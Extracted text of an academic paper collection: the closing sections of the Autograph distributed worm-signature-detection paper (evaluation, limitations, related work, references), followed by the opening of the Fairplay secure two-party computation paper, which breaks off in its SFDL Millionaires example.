


Figure 13: Background "noise" flows classified as suspicious vs. time, with varying port-scanner thresholds; ICSI DMZ trace.

cious traffic pool over the trace's full 24 hours.

We simulate the release of a novel worm at a time of our choosing within the 24-hour trace as follows. We configure Autograph with a signature generation periodicity  $r$  of 10 minutes, and a holding period  $t$  for the suspicious flow pool of 30 minutes. Using the simulation results from Section 5.2, we count the number of worm flows *expected* to have been accumulated by the "luckiest" monitor among the 63 deployed during each 30-minute period, at intervals of 10 minutes. We then add that number of complete Code-RedI-v2 flows (available from the pristine, unfiltered trace) to the suspicious traffic pool from the corresponding 30-minute portion of the ICSI trace, to produce a realistic mix of DMZ-trace noise and the expected volume of worm traffic (as predicted by the worm propagation simulation). In these simulations, we vary  $\theta$ , the total number of flows that must be found in the suspicious traffic pool to cause signature generation to be triggered. All simulations use  $w = 95\%$ . Because the quantity of noise varies over time, we uniformly randomly choose the time of the worm's introduction, and take means over ten simulations.

Figure 14 shows the fraction of the vulnerable host population that is infected when Autograph detects the newly released worm as a function of  $\theta$ , for varying port scanner detection sensitivities/specificities ( $s \in \{1, 2, 4\}$ ). Note the log-scaling of the  $x$  axis. These results demonstrate that for a very sensitive/unspecific flow classifier ( $s = 1$ ), across a wide range of  $\theta$ s (between 1 and 40), Autograph generates a signature for the worm before the worm spreads to even 1% of vulnerable hosts. As the flow classifier improves in specificity but becomes less sensitive ( $s = \{2, 4\}$ ), Autograph's generation of the worm's signature is delayed, as expected.

Figure 15 shows the number of unspecific (false-positive-inducing) signatures generated by Autograph, as a function of  $\theta$ , for different sensitivities/specificities of flow classifier. The




Figure 14: Fraction of vulnerable hosts uninfected when worm signature detected vs.  $\theta$ , number of suspicious flows required to trigger signature detection.




Figure 15: Number of unspecific signatures generated vs.  $\theta$ , number of suspicious flows required to trigger signature detection.

goal, of course, is for the system to generate zero unspecific signatures, but to generate a worm signature before the worm spreads too far. Our results show that for  $s = 2$  and  $\theta = 15$ , Autograph generates signatures that cause no false positives, yet generates the signature for the novel worm before 2% of vulnerable hosts become infected. Our point is *not* to argue for these particular parameter values, but rather to show that there exists a region of operation where the system meets our stated design goals. More importantly, though, these results show that an improved flow classifier improves Autograph—as flow classifiers benefit from further research and improve, Autograph can adopt these improvements to offer faster worm signature generation with lower false positive rates.

## 6 Attacks and Limitations

We briefly catalog a few attacks that one might mount against Autograph, and limitations of the current system.

**Overload.** Autograph reassembles suspicious TCP flows. Flow reassembly is costly in state in comparison with processing packets individually, but defeats the subterfuge of fragmenting a worm's payload across many small packets [11]. We note that the number of inbound flows a monitor observes may be large, in particular after a worm spreads successfully. If Autograph tries to reassemble every incoming suspicious flow, it may be susceptible to DoS attack. We note that Autograph treats all destination ports separately, and thus parallelizes well across ports; a site could run multiple instances of Autograph on separate hardware, and thus increase its aggregate processing power, for flow reassembly and all other processing. Autograph may also sample suspicious flows when the number of suspicious flows to process exceeds some threshold; we intend to investigate this heuristic in future.

**Source-address-spoofed port scans.** Port scans from spoofed IP source addresses are a peril for most IDSes. The chief reason for monitoring port scans is to limit the damage their originators can inflict, most often by filtering packets that originate from known port scanners. Such filtering invites attackers to spoof port scans from the IP addresses of those whose traffic they would like to block [11, 5]. Source-spoofed port scans can be used to mount different attacks, more specific to Autograph: the tattler mechanism must carry report traffic proportional to the number of port scanners. An attacker could attempt to saturate tattler's bandwidth limit with spoofed scanner source addresses, and thus render tattler useless in disseminating addresses of *true* port scanners. A source-spoofing attacker could also cause a remote source's traffic to be included by Autograph in signature generation.

Fortunately, a simple mechanism holds promise for rendering both these attacks ineffective. Autograph classifies an inbound SYN destined for an unpopulated IP address or port with no listening process as a port scan. To identify TCP port scans from spoofed IP source addresses, an Autograph monitor could respond to such inbound SYNs with a SYN/ACK, provided the router and/or firewall on the monitored network can be configured not to respond with an ICMP host or port unreachable. If the originator of the connection responds with an ACK with the appropriate sequence number, the source address on the SYN could not have been spoofed. The monitor may thus safely view all source addresses that send proper ACK responses to SYN/ACKs as port scanners. Non-ACK responses to these SYN/ACKs (RSTs or silence) can then be ignored; *i.e.*, the source address of the SYN is not recorded as a port scanner. Note that while a non-source-spoofing port scanner may *choose* not to respond with an ACK, any source that hopes to complete a connection and successfully transfer an infecting payload *must* respond with an ACK, and thus identify itself as a port scanner. Jung *et al.* independently propose this same technique in [5].



**Hit-list scanning.** If a worm propagates using a hit list [18], rather than by scanning IP addresses that may or may not correspond to listening servers, Autograph's port-scan-based suspicious flow classifier will fail utterly to include that worm's payloads in signature generation. Identifying worm flows that propagate by hit lists is beyond the scope of this paper. We are unaware at this writing of any published system that detects such flows; state-of-the-art malicious payload gathering methods, such as honeypots, are similarly stymied by hit-list propagation. Nevertheless, any future innovation in the detection of flows generated by hit-list-using worms may be incorporated into Autograph, to augment or replace the naive port-scan-based heuristic used in our prototype.

## 7 Related Work

Singh *et al.* [15] generate signatures for novel worms by measuring packet content prevalence and address dispersion at a single monitoring point. Their system, EarlyBird, avoids the computational cost of flow reassembly, but is susceptible to attacks that spread worm-specific byte patterns over a sequence of short packets. Autograph instead incurs the expense of flow reassembly, but mitigates that expense by *first* identifying suspicious flows, and *thereafter* performing flow reassembly and content analysis only on those flows. EarlyBird reverses these stages; it finds sub-packet content strings first, and applies techniques to filter out innocuous content strings second. Autograph and EarlyBird both make use of Rabin fingerprints, though in different ways: Autograph's COPP technique uses them as did LBFS, to break flow payloads into non-overlapping, variable-length chunks efficiently, based on payload content. EarlyBird uses them to generate hashes of overlapping, fixed-length chunks at every byte offset in a packet efficiently. Singh *et al.* independently describe using a white-list to disallow signatures that cause false positives (described herein as a blacklist for signatures, rather than a white-list for traffic), and report examples of false positives that are prevented with such a white-list [16].

Kreibich and Crowcroft [6] describe Honeycomb, a system that gathers suspicious traffic using a honeypot, and searches for least common substrings in that traffic to generate worm signatures. Honeycomb relies on the inherent suspiciousness of traffic received by a honeypot to limit the traffic considered for signature generation to truly suspicious flows. This approach to gathering suspicious traffic is complementary to that adopted in Autograph; we intend to investigate acquiring suspicious flows using honeypots for signature generation by Autograph in future. The evaluation of Honeycomb assumes all traffic received by a honeypot is suspicious; that assumption may not always hold, in particular if attackers deliberately submit innocuous traffic to the system. Autograph, Honeycomb, and EarlyBird will face that threat as knowledge of their deployment spreads; we believe vetting candidate signatures for false positives among many distributed monitors

may help to combat it.

Provos [12] observes the complementary nature of honeypots and content-based signature generation; he suggests providing payloads gathered by honeyd to Honeycomb. We observe that Autograph would similarly benefit from honeyd's captured payloads. Furthermore, if honeyd participated in tattler, Autograph's detection of suspicious IP addresses would be sped, with less communication than that required to transfer complete captured payloads from instances of honeyd to instances of Autograph.

Yegneswaran *et al.* [23] corroborate the benefit of distributed monitoring, both in speeding the accurate accumulation of port scanners' source IP addresses, and in speeding the accurate determination of port scanning volume. Their DOMINO system detects port scanners using active-sinks (honeypots), both to generate source IP address blacklists for use in address-based traffic filtering, and to detect an increase in port scanning activity on a port with high confidence. The evaluation of DOMINO focuses on speed and accuracy in determining port scan volume and port scanners' IP addresses, whereas our evaluation of Autograph focuses on speed and accuracy in generating worm signatures, as influenced by the speed and accuracy of worm payload accumulation.

Our work is the first we know to evaluate the tradeoff between earliness of detection of a novel worm and generation of signatures that cause false positives in content-based signature detection.

## 8 Conclusion and Future Work

In this paper, we present design criteria for an automated worm signature detection system, and the design and evaluation of Autograph, a DMZ monitoring system that is a first step toward realizing them. Autograph uses a naive, port-scan-based flow classifier to reduce the volume of traffic on which it performs content-prevalence analysis to generate signatures. The system ranks content according to its prevalence, and only generates signatures as needed to cover its pool of suspicious flows; it therefore is designed to minimize the number of signatures it generates. Our offline evaluation of Autograph on real DMZ traces reveals that the system can be tuned to generate *sensitive* and *specific* signature sets, that exhibit high true positives, and low false positives. Our simulations of the propagation of a Code-RedI-v2 worm demonstrate that by tattling to one another about port scanners they overhear, distributed Autograph monitors can detect worms earlier than isolated, individual Autograph monitors, and that the bandwidth required to achieve this sharing of state is minimal. DMZ-trace-driven simulations of the introduction of a novel worm show that a distributed deployment of 63 Autograph monitors, despite using a naive flow classifier to identify suspicious traffic, can detect a newly released Code-RedI-v2-like worm's signature before 2% of the vulnerable host population becomes infected. Our collected results illuminate



the inherent tension between early generation of a worm's signature and generation of specific signatures.

Autograph is a young system. Several avenues bear further investigation. We are currently evaluating a single Autograph monitor's performance in an *online* setting, where the system generates signatures periodically using the most recent suspicious flow pool. Early results indicate that in a single signature generation interval, this online system can produce signatures for common HTTP worms, including Code-RedII and Nimda, and that using a minimal blacklist, the generated signatures can incur zero false positives. We will continue this evaluation using more diverse traces and protocol (port) workloads, to further validate these initial results. We look forward to deploying Autograph distributedly, including tatter, which has so far only been evaluated in simulation. Finally, we are keen to explore sharing information beyond port scanners' source IP addresses among monitors, in the interest of ever-faster and ever-higher-quality signature generation.

## Acknowledgments

We are grateful to Vern Paxson of ICSI and to Casey Helfrich and James Gurganus of Intel Research for providing the DMZ traces used to evaluate Autograph. And to Adrian Perig, Phil Gibbons, Robert Morris, Luigi Rizzo, and the anonymous reviewers, for insightful discussions and comments that improved our work.

## Notes

<sup>1</sup>Signatures may employ more complicated payload patterns, such as regular expressions. We restrict our attention to fixed byte sequences.

<sup>2</sup>We include both poly- and metamorphism here; see Section 4.2.

<sup>3</sup>In future, worms may be designed to minimize the overlap in their successive infection payloads; we consider such worms in Section 4.2.

<sup>4</sup>Note that an IP address may have sent traffic before being identified as a scanner; such traffic will be stored in the non-suspicious flow pool. We include only *subsequently* arriving traffic in the suspicious flow pool, in the interest of simplicity, at the expense of potentially missing worm traffic sent by the scanner before our having detected it as such.

<sup>5</sup>Worms that propagate very slowly may only accumulate in sufficient volume to be detected by Autograph for long values of  $t$ .

<sup>6</sup>Note that each Autograph monitor may independently choose its breakmark. Were the breakmark universal and well-known, worm authors might try to tailor payloads to force COPP to choose block boundaries that mix invariant payload bytes with changing payload bytes within a content block.

<sup>7</sup>We have since adopted a 16-byte COPP window in our implementation, to make it harder for worm authors to construct payloads so as to force particular content block boundaries; results are quite similar for  $k = 16$ .

<sup>8</sup>In cases where a source address owner complains that his address is advertised, the administrator of an Autograph monitor could configure Autograph not to report addresses from the uncooperative address block.

<sup>9</sup>We have implemented blacklists at this writing, but omit a full evaluation of them in the interest of brevity. Our experience has shown that blacklists of even 2 to 6 disallowed signatures can significantly reduce false positives caused by misclassified innocuous flows, for HTTP traffic.

## References

- [1] CASTRO, M., DRUSCHEL, P., KERMARREC, A.-M., AND ROWSTRON, A. Scribe: A Large-scale and Decentralized Application-level Multicast Infrastructure. *IEEE Journal on Selected Areas in Communication (JSAC)* 20, 8 (Oct. 2002).
- [2] CHRISTODORESCU, M., AND JHA, S. Static Analysis of Executables to Detect Malicious Patterns. In *Proceedings of the 12th USENIX Security Symposium* (Aug. 2003).
- [3] CISCO SYSTEMS. Network-Based Application Recognition. <http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122newf%t/122t/122t8/dtnbarad.htm>.
- [4] DSHIELD.ORG. DShield - Distributed Intrusion Detection System. <http://dshield.org>.
- [5] JUNG, J., PAXSON, V., BERGER, A. W., AND BALAKRISHNAN, H. Fast Portscan Detection Using Sequential Hypothesis Testing. In *Proceedings of the IEEE Symposium on Security and Privacy* (May 2004).
- [6] KREIBICH, C., AND CROWCROFT, J. Honeycomb—Creating Intrusion Detection Signatures Using Honey Pots. In *Proceedings of the 2nd Workshop on Hot Topics in Networks (HotNets-II)* (Nov. 2003).
- [7] LEMOS, R. Counting the Cost of Slammer. CNET news.com. <http://news.com.com/2100-1001-982955.html>, Jan. 2003.
- [8] MOORE, D., AND SHANNON, C. Code-Red: A Case Study on the Spread and Victims of an Internet Worm. In *Proceedings of the 2002 ACM SIGCOMM Internet Measurement Workshop (IMW 2002)* (Nov. 2002).
- [9] MOORE, D., SHANNON, C., VOELKER, G. M., AND SAVAGE, S. Internet Quarantine: Requirements for Containing Self-Propagating Code. In *Proceedings of IEEE INFOCOM 2003* (Mar. 2003).
- [10] MUTHITACHAROEN, A., CHEN, B., AND MAZIÈRES, D. A Low-bandwidth Network File System. In *Proceedings of the 18th ACM Symposium on Operating Systems Principles (SOSP 2001)* (Oct. 2001).
- [11] PAXSON, V. Bro: A System for Detecting Network Intruders in Real-Time. *Computer Networks* 31, 23-24 (Dec. 1999).
- [12] PROVOS, N. A Virtual Honey Pot Framework. Tech. Rep. 03-1, CITI (University of Michigan), Oct. 2003.
- [13] RABIN, M. O. Fingerprinting by Random Polynomials. Tech. Rep. TR-15-81, Center for Research in Computing Technology, Harvard University, 1981.
- [14] SCHULZRINNE, H., CASNER, S., FREDERICK, R., AND JACOBSON, V. RFC 1889 - RTP: A Transport Protocol for Real-Time Applications, Jan. 1996.
- [15] SINGH, S., ESTAN, C., VARGHESE, G., AND SAVAGE, S. The Early-Bird System for Real-time Detection of Unknown Worms. Tech. Rep. CS2003-0761, UCSD, Aug. 2003.
- [16] SINGH, S., ESTAN, C., VARGHESE, G., AND SAVAGE, S. Automated Worm Fingerprinting. Unpublished draft, received May 2004.
- [17] STANIFORD, S., HOAGLAND, J. A., AND MCALERNEY, J. M. Practical Automated Detection of Stealthy Portscans. *Journal of Computer Security* 10, 1-2 (Jan. 2002).
- [18] STANIFORD, S., PAXSON, V., AND WEAVER, N. How to Own the Internet in Your Spare Time. In *Proceedings of the 11th USENIX Security Symposium* (Aug. 2002).
- [19] THE SNORT PROJECT. Snort, The Open-Source Network Intrusion Detection System. <http://www.snort.org/>.
- [20] UNIVERSITY OF OREGON. University of Oregon Route Views Project. <http://www.routeviews.org/>.
- [21] WEAVER, N. C. Warhol Worms: The Potential for Very Fast Internet Plagues. <http://www.cs.berkeley.edu/~nweaver/warhol.html>.
- [22] WU, J., VANGALA, S., GAO, L., AND KWIAT, K. An Effective Architecture and Algorithm for Detecting Worms with Various Scan Techniques. In *Proceedings of the Network and Distributed System Security Symposium 2004 (NDSS 2004)* (Feb. 2004).
- [23] YEGNESWARAN, V., BARFORD, P., AND JHA, S. Global Intrusion Detection in the DOMINO Overlay System. In *Proceedings of Network and Distributed System Security Symposium (NDSS 2004)* (Feb. 2004).

# Fairplay — A Secure Two-Party Computation System

Dahlia Malkhi<sup>1</sup>, Noam Nisan<sup>1</sup>, Benny Pinkas<sup>2</sup>, and Yaron Sella<sup>1</sup>

<sup>1</sup> *The School of Computer Science and Engineering  
The Hebrew University of Jerusalem  
E-mail: {noam,dalia,ysella}@cs.huji.ac.il*

<sup>2</sup> *HP Labs  
E-mail: benny.pinkas@hp.com*

## Abstract

Advances in modern cryptography coupled with rapid growth in processing and communication speeds make secure two-party computation a realistic paradigm. Yet, thus far, interest in this paradigm has remained mostly theoretical.

This paper introduces Fairplay [28], a full-fledged system that implements generic secure function evaluation (SFE). Fairplay comprises a high level procedural definition language called SFDL tailored to the SFE paradigm; a compiler of SFDL into a one-pass Boolean circuit presented in a language called SHDL; and Bob/Alice programs that evaluate the SHDL circuit in the manner suggested by Yao in [39].

This system enables us to present the first evaluation of an overall SFE in real settings, as well as examining its components and identifying potential bottlenecks. It provides a test-bed of ideas and enhancements concerning SFE, whether by replacing parts of it, or by integrating with it. We exemplify its utility by examining several alternative implementations of *oblivious transfer* within the system, and reporting on their effect on overall performance.

## 1 Introduction

**Motivation.** Modern cryptography is usually considered to have its beginning in the landmark papers of Diffie and Hellman [16], who introduced the concept of public key encryption, and of Rivest, Shamir and Adelman [35] who suggested a concrete public key system. The fundamental theoretical studies along these lines originate in the late 1970's, and the results - the well-known cryptographic primitives of public key encryption, authentication and digital signature - have been widely applied in practice during the 1990's.

However, theoretical cryptography provided additional, powerful (and perhaps less intuitive) tools. One of the most attractive paradigms in this category is a secure function evaluation (SFE). It allows two participants to implement a joint computation that, in real life, may be implemented using a trusted party, but does this digitally without any trusted party.

A classic simple example of such a computation is the Millionaires' problem [39]: Two millionaires want to know who is richer, without any of them revealing to the other his net worth. More generally, informally, the two-party SFE problem is the following. Alice has an input  $\vec{x} = x_1, \dots, x_s$  and Bob has an input  $\vec{y} = y_1, \dots, y_r$ . They both wish to learn  $f(\vec{x}, \vec{y})$  for some publicly known function  $f$ , without revealing any information on their inputs that cannot be inferred from  $f(\vec{x}, \vec{y})$ . (We refer the reader to, e.g. [20], for a formal introduction to SFE.) SFE is a universal building block, and many interesting cryptographic protocols can be formulated as instances thereof, e.g., zero knowledge proofs, private database mining, electronic auction and negotiation, and voting protocols.

Thus far, SFE techniques are rarely applied in practice, and are typically considered to have mostly theoretic significance. In this paper, we suggest that it is prime time to start translating these theoretical results into practical applications. We see three main forces converging to make this transition possible:

**1. New applications:** new applications are driven by advances in the communication infrastructure (such as the ubiquity of the Internet or the emergence of web services), coupled with increased demand for information based relationships (e.g. for business or homeland security purposes). These applications often involve sensitive information related to issues such as pricing, business processes, or personal information, and their security often relies on trusting a designated trusted party (such as eBay in the case of auctions). Not all users feel completely confident giving this trust, especially when high stakes are involved. SFE offers a solution for unmediated e-commerce applications such as auctions and web services [32, 17].

**2. New cryptographic techniques:** we have lately seen a growing theoretical effort to overcome the main efficiency bottlenecks of previous theoretical solutions. Such efforts include more efficient cryptographic solutions for specific tasks such as auctions and certain database access tasks

(e.g. [31, 13]), as well as general theoretical results improving on various efficiency parameters (e.g. [29, 30, 24]).

**3. Improved CPU and communication speeds:** while sending megabytes of communication, or spending GigaFlops of processing power would have seemed unreasonably expensive only a few years ago, such effort is certainly acceptable now. It is not unreasonable to spend such an effort even for tasks whose monetary value is a few dollars. Even Gigabytes of communication, and TeraFlops of processing power are reasonable for important tasks.

The goal of this work is to provide the first full fledged secure two-party computation tool that is readily deployed by the community. Fairplay provides the first solid answers to questions regarding the efficiency of the overall computation, and its breakdown into parts. Thus, using this tool, we are able to tell for the first time the overall price of solving a problem like the above mentioned Millionaires' problem in real network settings (the answer is  $\approx 4$  seconds over a wide area network, see Section 6). We further discern the cost of different components of the SFE, and assess their relative effect on overall elapsed time. Thus, for example, in Section 6 we analyze the relative contribution of the public key operations performed as part of the SFE protocol, and conclude that while 27%-77% of the time is due to public key operations over a fast LAN, only 9%-42% is accountable to public key operations over a wide area link.

Fairplay also serves as a test-bed of new ideas and algorithmic variations. For demonstration, we already considered several flavors of oblivious transfer (OT) algorithms within our tool. Specifically, we have implemented the original scheme by Bellare and Micali from [6, 7], the enhancements suggested by Naor and Pinkas in [30], and straight-forward communication batching. Our experiments show a remarkable matching of the predicted 30% speedup of the enhancement in [30] over [6]. The effect of communication batching is observed to be up to nearly nine-fold speedup (see Section 6). Thus, our platform provides valuable guidance in trading different parameters.

**Technical approach.** The first issue we tackle is the compilation paradigm. The correct paradigm for addressing the computation is to adopt the trusted party model for the definition of tasks, and to compile these definitions into protocols that do not use any trusted party. In this way, the user specification is completely oblivious to the actual protocol that implements it. This is the common definition of secure computation used in cryptography<sup>1</sup> (we refer the reader to cryptographic literature, e.g. to [10, 12, 20], for an exact definition). Specifically, a definition of a task using a trusted party involves the following elements:

1. Exact specification of the interaction of the trusted party with the participants. This includes specification of what

the participants tell and what they learn from the trusted party.

2. Exact specification of the internal computations of the trusted party.

In support of the user's high level view of the computation, we provide our own high-level definition language called *Secure Function Definition Language* (SFDL). SFDL is a procedural language that resembles a subset of Pascal or C, and is tailored to our purpose. For convenience, a syntax-driven GUI is provided that guides the program developer.

Once such a specification is given, a compiler generates an intermediate level specification of the computation in the form of a one-pass Boolean circuit. Whereas classical theory on SFE was satisfied with the fact that it is provably possible to reduce any function to a canonical Boolean representation, we tackle for the first time actually automating the transformation, while keeping efficiency in mind.

The language used for describing the Boolean circuit is named *Secure Hardware Definition Language* (SHDL). Developing an SFDL-to-SHDL compiler is a novel endeavor in itself, because unlike common hardware compilers, our compiler may use no registers, no loops or goto's, and moreover, may use every gate only once. Its complete obliviousness makes compiling even the most primitive operations like array indexing (e.g., "a[i]") a daunting task: it must create essentially a multiplexer, such that all possible values of "i" are hardwired into it. Thus, the SFDL-to-SHDL compiler includes many novel tricks for reducing the number of resulting gates in the circuit, and for optimizing the use of wires. The final component of Fairplay is a Bob/Alice pair of programs, whose input is an SHDL circuit, which together carry a secure computation protocol of the circuit in the manner suggested by Yao. The entire computation structure of Fairplay is depicted in Figure 1.

**Security.** The main security property guaranteed by the system is the equivalence to the specified trusted party. I.e., each user is guaranteed that whatever the other participant does, including using completely different software for communicating with him, his security is assured to the same level that the trusted party would have assured it. In particular, the function is correctly computed on the reported values and no information about the input of one party is leaked to the other (beyond what is implied by the specified output). Note, however, that, in principle, there is no way to "force" any party what to tell the trusted party (e.g. force it to report its "true" input), and that in two-party secure computation it is also impossible to prevent one party from terminating the protocol prematurely, before the other party learns its output – this is detected, but cannot be recovered from.

The Fairplay system provides the guarantee above based on common and widely accepted cryptographic assumptions.



We describe the security properties of Fairplay in more detail in Section 5. The level of security provided is asymmetric: Alice can only cheat with negligible probability, but Bob can potentially cheat with probability  $1/m$ , where  $m$  is a parameter that can be chosen at will and there is an overhead that is proportional to  $m$ .<sup>2</sup>

**Summary of Contributions.** We contribute a generic two-party computation engine that we make available for use by the security community. The tool is available at Fairplay's web-site [28]. It includes a specially tailored high level description language (SFDL) that describes a secure computation in the trusted third-party model. It tackles the challenge of efficient compilation of SFDL into a one-pass Boolean circuit. And it provides a Bob/Alice implementation that securely evaluates the circuit.

Fairplay enables experimenting with mechanisms related to secure function evaluation, whether by replacing a component of it, building on top of it, or interacting with it. Our preliminary investigation introduces results concerning the overall cost of the SFE paradigm in today's Internet settings; it presents a breakdown of costs into components and bottlenecks; and it examines various enhancements that were introduced in the literature.

## 2 System Overview

We start by a general overview of the computation being performed, which also allows us to present the main entities and components of our system. Fairplay comprises two applications that are activated by the two players, who want to engage in two-party secure function evaluation (SFE). By convention we call these players/applications *Bob* and *Alice*. Prior to executing the SFE protocol, the two players must define and coordinate the function-to-be-evaluated. In order to do that, they use the *Secure Function Definition Language* (SFDL), a language which was designed especially for this purpose. The SFDL is a high-level programming language, which allows humans to specify the function-to-be-evaluated in the form of a computer program. Another language that the system uses is the *Secure Hardware Definition Language* (SHDL). The SHDL is a low-level language designed for specifying Boolean circuits. The SFE computation is done in several stages as shown in Figure 1.

- An SFDL program file is written by the users using an SFDL editor.
- The SFDL program is translated by an SFDL compiler to an SHDL circuit file. The circuit is optimized before it is passed on to the next stage.
- The SHDL circuit is parsed. The resulting circuit is in the form of a Java object.

- Bob constructs  $m$  garbled/encrypted circuits and sends them to Alice. Alice randomly chooses one of the circuits that will be evaluated.
- Bob exposes the secrets of the other  $m - 1$  garbled/encrypted circuits, and Alice verifies them against her reference circuit.
- Bob specifies his inputs, and sends them to Alice in garbled form. Alice inserts Bob's inputs in the garbled/encrypted circuit that she chose to evaluate.
- Alice specifies her inputs, and then Bob and Alice engage in Oblivious Transfers (OTs) in order for Alice to receive her inputs (in garbled form) from Bob, while Bob learns nothing about Alice's inputs.
- Alice evaluates the chosen circuit, finds the garbled outputs of both her and Bob, and sends the relevant garbled outputs to Bob.
- Each party interprets his/her garbled outputs and prints the results.

## 3 The SFDL, SHDL and their Compiler

### 3.1 Motivation

The secure function evaluation protocol requires that the function to be evaluated be given as a Boolean circuit. Designers, however, will desire the function to be given in a more convenient high-level form. In the context of secure protocols, this is even more important than the strong usual reasons for writing in high-level programming languages. The starting point of any attempt of security is a clear, formal, and easily-understandable definition of the requirements. Such clarity of definition is almost impossible, for humans, using low-level formalisms such as Boolean circuits. Clear high-level languages are needed.

The compiler will thus accept a function written in a high-level programming language and compile it into a Boolean circuit that evaluates the same function. In our case the compiler compiles an SFDL program into an SHDL circuit. In addition to bridging the semantic gap between high and low level languages, as done by every compiler, a compiler into hardware has to bridge another semantic gap: that of obliviousness. Boolean circuits are oblivious – they perform the same sequence of operations independently of the input (i.e. compute the values of the gates one after the other). Normal high-level languages change their flow of control according to the input: they execute statements conditionally, loop for a variable number of steps, etc.

This semantic gap is not a technicality, but rather the central issue in hardware compilers. On one hand this is one of the key reasons why it is humanly difficult to design efficient Boolean circuits. On the other hand, the key reason






Figure 1: Computation overview

why Boolean circuits were used as the computation model for secure function evaluation protocols (rather than, e.g., a Turing machine) is their obliviousness. Non-oblivious computations would seem to leak information from the very identity of the operation being simulated (existing solutions for running RAM based computations obviously are quite complex [22]).

There do exist “hardware compilers” that compile a high-level language into low level Boolean circuits. These hardware compilers are used for actual hardware construction, and serve to ease the development effort. Most commonly used are the high level hardware description languages VHDL [14] and Verilog [37] that do not “look” like “normal” programming languages. There are also many compilers that do aim to use languages that “look” like usual programming languages, e.g. the C programming language (see e.g. [9, 18, 33, 38, 19]). There are some similarities and some differences between the goals of such languages and our goals.

The similarities are concerned with issues like making conditional execution oblivious and the “single assignment” issue – each hardware bit can only be assigned a value once, but software allows re-assigning values, e.g. in statement like  $x = x + 1$ .

The main difference comes from the required output. In our case the output should be a “theoretician’s Boolean circuit”: purely combinatorial, with no sequential logic. Compilers into real hardware are actually mostly concerned with the use (and re-use) of registers. Thus, for example, consider a command like **for**  $i = 1$  **to** 16 **do**  $sum = sum + a[i]$ . Our compiler should produce a circuit that has 16 copies of the addition circuit. Real hardware compilers would produce a circuit with a single register ( $sum$ ) and a single addition circuit, where in each of the 16 clock cycles, one value  $a[i]$  is added to the register’s contents. Additionally, our optimization metric is very simple: the number of gates (weighed by the gate size). We are not bound at all by technological

restrictions such as FPGA structure, delay considerations, or wiring issues.

### 3.2 The Secure Function Definition Language (SFDL)

Let us begin with the simple example of the Millionaires' problem:

```
program Millionaires {
    type int = Int<4>; // 4-bit integer
    type AliceInput = int;
    type BobInput = int;
    type AliceOutput = Boolean;
    type BobOutput = Boolean;
    type Output = struct {
        AliceOutput alice, BobOutput bob};
    type Input = struct {
        AliceInput alice, BobInput bob};

